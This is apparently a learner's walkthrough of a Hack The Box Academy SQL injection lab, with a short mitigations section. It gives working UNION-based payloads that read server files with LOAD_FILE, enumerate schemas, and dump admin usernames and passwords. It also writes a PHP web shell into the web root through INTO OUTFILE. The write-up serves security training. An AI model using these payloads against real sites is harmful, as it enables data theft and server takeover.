uid=33(www-data) gid=33(www-data) groups=33(www-data)


Run the following commands each respective tabs:



flag.txt html


Now the flag is here:

94.237.48.48:46230/search.php?port_code=cn' UNION SELECT 1, LOAD_FILE("/var/www/flag.txt"),3,4-- -



Search for a port: Search

Port Code	Port City	Port Volume
d2b5b27ae688b6a0f1d21b7d3a0798cd	3	4



Mitigations

Mitigating SQL Injection

The learner has learned about SQL injections, why they occur, and how they can exploit them. They should also learn how to avoid these types of vulnerabilities in their code and patch them when found. Some examples of how SQL Injection can be mitigated are:

Input Sanitization

Injection can be avoided by sanitizing any user input, rendering injected queries useless. Libraries provide multiple functions to achieve this, one such example is the **mysqli_real_escape_string()** function. This function escapes characters such as ' and ", so they don't hold any special meaning.

Input Validation

User input can also be validated based on the data used to query to ensure that it matches the expected input.

User Privileges

The learner should ensure that the user querying the database only has minimum permissions.

Superusers and users with administrative privileges should never be used with web applications. These accounts have access to functions and features, which could lead to server compromise.

Web Application Firewall

Web Application Firewalls (WAF) are used to detect malicious input and reject any HTTP requests containing them. This helps in preventing SQL Injection even when the application logic is flawed. WAFs can be open-source (ModSecurity) or premium (Cloudflare).


Parameterized Queries

Another way to ensure that the input is safely sanitized is by using parameterized queries. Parameterized queries contain placeholders for the input data, which is then escaped and passed on by the drivers. Instead of directly passing the data into the SQL query, we use placeholders and then fill them with PHP functions.


Closing it Out

The company **Inlanefreight** has contracted a security analyst to perform a web application assessment against one of their public-facing websites. Now the results are as follows:


Accessing the location **94.237.63.238:51539** leads us to the following:




Run this command in search box after logging in **xx' UNION SELECT "",2,3,4,5-- -**



xx' UNION SELECT "",schema_name,"","",""FROM INFORMATION_SCHEMA.SCHEMATA-- -




xx' UNION SELECT "",table_name,"","","" from information_schema.tables where table_schema = 'backup'-- -




Running: **xx' UNION SELECT "",table_name,column_name,"","" from information_schema.columns where table_schema = 'backup'-- -**


Gives these result:



Finding the password run: ***xx' UNION SELECT "",username,password,"","" from backup.admin_bk-- -***




Running: **http://94.237.63.238:51539/dashboard/shell.php**




The learner is able to see the file containing the flag: **flag_cae1dadcd174.txt**

Run in this command in search box: **xx' union select "",'<?php system("cat /root/flag_cae1dadcd174.txt")?>',"","","into outfile '/var/www/html/dashboard/win.php'-- -**


Then run in a tab the link: **94.237.63.238:51539/dashboard/win1.php**





Conclusion

This part of the SQL Injection has been tough and really a thorough research to navigate around and find the solutions in the long run.



Completion Link: https://academy.hackthebox.com/achievement/978332/33